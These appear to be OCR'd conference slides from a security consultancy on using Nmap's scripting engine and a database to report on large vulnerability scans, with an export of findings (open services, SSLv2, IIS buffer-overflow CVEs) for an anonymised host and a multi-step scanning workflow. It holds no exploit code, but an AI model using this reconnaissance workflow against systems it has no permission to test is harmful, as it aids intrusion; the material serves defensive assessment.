
Reporting 1/5: Database Example

tbl_findings. finding_id☐	tbl_host. host_ipaddr	tbl_secissues. secissue_title
1	192.168.0.10	Web Server 2.x Found
2	192.168.0.10	Web Server 2.3 Directory Traversal
3	192.168.0.11	Web Server 2.x Found
4	192.168.0.12	FTP Server 4.2 Found

Reporting 2/5: Straight Excel Export

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	
1	Zone	IpAdress	HostName	Secis	Severity	Secissuetitle	Introduction	Problem	Impact	TestResultOutput	Port	Attackstep	CveID	Projectstep	Risk/
2	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	51	Medium	Microsoft IIS ASP.NET Version Banner Grabbing	Microsoft IIS is the official web server shipped with professional editions of	By connecting to a web server and requesting a resource the client gets the	Banner-grabbing helps an attacker to identify the used software. This makes it	Content-Length: 1433	80 www-http	Application Fingerprinting		Internal Security Assessment	YES
3	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	67	Medium	Web Application HP System Management Identification	HP System Management is a web service by HP, which is used for monitoring and	The application fingerprinting of the web application has shown that HP System	The knowledge of installed products and technologies allows an attacker to	Service:Dhttp Confidence:D10/10 (100%)	2381 compaq-https	Application Fingerprinting		Internal Security Assessment	YES
4	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	62	Medium	Web Application HP System Management Identification	HP System Management is a web service by HP, which is used for monitoring and	The application fingerprinting of the web application has shown that HP System	The knowledge of installed products and technologies allows an attacker to	Service:Dhttp Confidence:D10/10 (100%)	2301 cpq-wbem	Application Fingerprinting		Internal Security Assessment	YES
5	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	61	Medium	Web Server SSL Version Identification	A web server is a host that is serving documents via http. A client, usually a web	While connecting to an HTTPS web server the retrieval of the supported	The support and use of weak SSL versions increases the possibilities of	SSLv2 is supported	1077 imgames	Enumeration		Internal Security Assessment	NO
6	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	59	Medium	Sophos Message Router Service Found	Sophos is a well-known vendor for security products, especially their	It was possible to determine the installed service as Sophos Message Router by	The knowledge of installed products and technologies allows an attacker to	Service:Dsophos Confidence:D10/10 (100%)	1077 imgames	Application Mapping		Internal Security Assessment	YES
7	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	58	Medium	Host MSRPC Service Found	Microsoft RPC is a modified version of DCE/RPC. MSRPC was used by Microsoft to	The analysis of the target host has shown that a SMB Service is provided. Users	The provided SMB implementation might provide vulnerabilities which might be	Service:Dmsrpc Confidence:D10/10 (100%)	1025 blackjack	Application Mapping		Internal Security Assessment	YES
8	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	57	Medium	Host SMB Service Found	Server Message Block (SMB, also known as Common Internet File System, CIFS)	The analysis of the target host has shown that a SMB Service is provided. Users	The provided SMB implementation might provide vulnerabilities which might be	Service:Dmicrosoft-ds Confidence:D10/10	445 microsoft-ds	Application Mapping		Internal Security Assessment	YES
9	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	56	Medium	Host NetBIOS Session Service Found	NetBIOS over TCP/IP (NBT) is a networking protocol that allows legacy computer	The analysis of the target host has shown that a NetBIOS Session Service is	The provided NBT implementation might provide vulnerabilities which might be	Service:Dnetbios-ssn Confidence:D10/10 (100%)	139 netbios-ssn	Application Mapping		Internal Security Assessment	YES
10	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	55	Medium	Host MSRPC Service Found	Microsoft RPC is a modified version of DCE/RPC. MSRPC was used by Microsoft to	The analysis of the target host has shown that a SMB Service is provided. Users	The provided SMB implementation might provide vulnerabilities which might be	Service:Dmsrpc Confidence:D10/10 (100%)	135 epmap	Application Mapping		Internal Security Assessment	YES
11	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	70	Medium	HP OpenView Omniback Service Found	HP OpenView Omnibback is a fully SMS (Storage Management System)	It was possible to determine the installed service as HP OpenView Omnibback by	The knowledge of installed products and technologies allows an attacker to	Service:Domniback Confidence:D10/10 (100%)	5555 personal-agent	Application Mapping		Internal Security Assessment	YES
12	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	71	Medium	Sophos Message Router Service Found	Sophos is a well-known vendor for security products, especially their	It was possible to determine the installed service as Sophos Message Router by	The knowledge of installed products and technologies allows an attacker to	Service:Dsophos Confidence:D10/10 (100%)	8192 spytechphone	Application Mapping		Internal Security Assessment	YES
13	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	65	Medium	Web Server Banner Grabbing	A web server is a host that is serving documents via http. A client, usually a web	By connecting to a web server and requesting a resource the client gets the	Banner-grabbing helps an attacker to identify the used software. This makes it	CompaqHTTPServer/9.9 HP System Management Homepage/3.0.2.77	2301 cpq-wbem	Application Fingerprinting		Internal Security Assessment	YES
14	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	50	Medium	Web Server HTTP Method OPTIONS Support	A web server is providing documents for download. The HTTP protocol defines	The web server is supporting the OPTIONS method which can be used	The analysis of the OPTIONS result lays a solid foundation for further enumeration or	Allow: OPTIONS, TRACE, GET, HEAD, POST	80 www-http	Enumeration		Internal Security Assessment	NO
15	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	49	Medium	Web Server ETag Header Information Disclosure	ETag stands for entity tag which is an HTTP response header returned by an	The generation of ETags must be reproducible (e.g. for the same contents).	An attacker might be able to reproduce the initial values which let him collect internal	ETag: "0668b348d30c51:2e1"	80 www-http	Enumeration		Internal Security Assessment	NO
16	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	48	Medium	Microsoft IIS Not Found Site Identification	Microsoft IIS is the official web server shipped with professional editions of	It was possible to provoke a 404 Not Found error message from the web	The knowledge of installed products and technologies allows an attacker to	Matched String: Make sure that the	80 www-http	Application Fingerprinting	CVE-1999-0633	Internal Security Assessment	YES
17	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	72	Medium	Sophos Message Router Service Found	Sophos is a well-known vendor for security products, especially their	It was possible to determine the installed service as Sophos Message Router by	The knowledge of installed products and technologies allows an attacker to	Service:Dsophos Confidence:D10/10 (100%)	8194 blp1	Application Mapping		Internal Security Assessment	YES
18	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	45	Medium	Host Unknown Open TCP Ports Found	A host in a network is able to provide multiple services. In this case the host becomes	A classic TCP port scan was able to determine the port status on the remote server.	All services are the foundation for further analysis, enumeration, or	Unknown Ports (2 Total):	0 -	Portscanning		Internal Security Assessment	YES
19	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	43	Medium	Firewall Regarding Filtered TCP Ports Detection	A firewall is an integrated collection of security measures designed to	The detailed analysis of the port scan behavior allows the detection of filtered tcp	If an attacker suspects the installation of a firewall, he might behave differently.	Filtered Ports (3 Total):	0 -	Reconnaissance		Internal Security Assessment	YES
20	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	74	Medium	Web Server SSL Version Identification	A web server is a host that is serving documents via http. A client, usually a web	While connecting to an HTTPS web server the retrieval of the supported	The support and use of weak SSL versions increases the possibilities of	SSLv2 is supported	8194 blp1	Enumeration		Internal Security Assessment	NO
21	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	41	Medium	Host Operating System TCP Fingerprinting	Every host is running an operating system which is responsible for central tasks	The handling of the TCP traffic is addressed by the TCP stack of the operating	If an attacker knows the underlying operating system, he might be able to prepare	Microsoft Windows Server 2003 SP1 or SP2	0 -	Enumeration		Internal Security Assessment	NO
22	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	8025	Medium	Microsoft IIS until 6.0 ASP Include File Buffer Overflow	Microsoft IIS is the official web server shipped with professional editions of	Microsoft IIS until 6.0 is vulnerable to a buffer overflow attack regarding	An attacker is able to enforce a memory corruption. This will lead to a	Microsoft IIS httpd 6.0	80 www-http	Exploitation	CVE-2006-0026	Internal Security Assessment	NO
23	A - Network 1 (x.x.x.53-x.x.x.120)	x.x.x.105	somehost.customer.example	8127	Medium	Microsoft IIS until 6.0 HTMLEncode Buffer Overflow	Microsoft IIS is the official web server shipped with professional editions of	Microsoft IIS 5.1 and 6.0 are vulnerable to a buffer overflow attack	An attacker is able to enforce a memory corruption. This will lead to a	Microsoft IIS httpd 6.0	80 www-http	Exploitation	CVE-2008-0075	Internal Security Assessment	NO

Reporting 3/5: Nice Report Document



Reporting 4/5: Advantages

- Successful handling of *a lot* of data
- Statistical analysis
- Comparison of:
  - services, hosts, zones
  - products, vendors, releases
  - projects, customers, industries
  - owners, administrators, maintainers
- Trend + performance analysis

Reporting 5/5: Performance Optimization

- Our record of large-scale assessments:
  - 3.212 Hosts
  - 10.278 Ports [=3.1 Ø Port/Host]
  - 27.751 Secissues [=2.7 Ø Secissue/Port]
- Multi-step scanning:
  - (1) Ping sweep (arp, icmp, tcp, udp)
  - (2) Syn scan only (no udp scans, please!)
  - (3) Version detection & script scan
  - (4) Improve scripts ⇒ goto (3)
- Derivative results:
  - No further tests if version detection is accurate
  - Pre-serve results from prior script runs

Conclusion 1/2: Summary

- NSE stands for *Nmap Scripting Engine*
- NSE is using *Lua* to provide modular scripts
- NSE allows further *data processing*
- NSE allows additional *request attempts*
- Output as *XML* allows further data processing
- Output *wrapper* prepares data for processing
- Database allows handling of *large data sets*
- Database *exports* are possible (e.g. Excel, PDF)
- *Multi-stepping* improve flexibility
- *Derivative plugins* improve performance

Conclusion 2/2: One more Thing ...

- Why do we choose Nmap:
  - Great project from clever people (Thank you!)
  - Very stable releases
  - Frequent development progress

- What we will release after this talk:
  - These slides ;)
  - scip Top 10 Vulnerabilities NSE Scripts
  - Basic Ruby parser xml2csv
  - Visit http://www.scip.ch/?labs

Ressources

- General
  - http://nmap.org/book/nse.html
  - http://nmap.org/nsedoc/
  - http://www.scip.ch/?labs.20100507
- Scripts
  - http://www.computec.ch/projekte/httprecon/?s=download
  - http://www.scip.ch/?labs.20100603

Security is our Business!

scip AG
Badenerstrasse 551
8048 Zürich

Tel +41 44 404 13 13
Fax +41 44 404 13 14
Mail info@scip.ch
Webhttp://www.scip.ch
Twitter
http://twitter.com/scipag

)SCIP(

- ☐ Strategy | Consulting
- ☐ Auditing | Testing
- ☐ Forensics | Analysis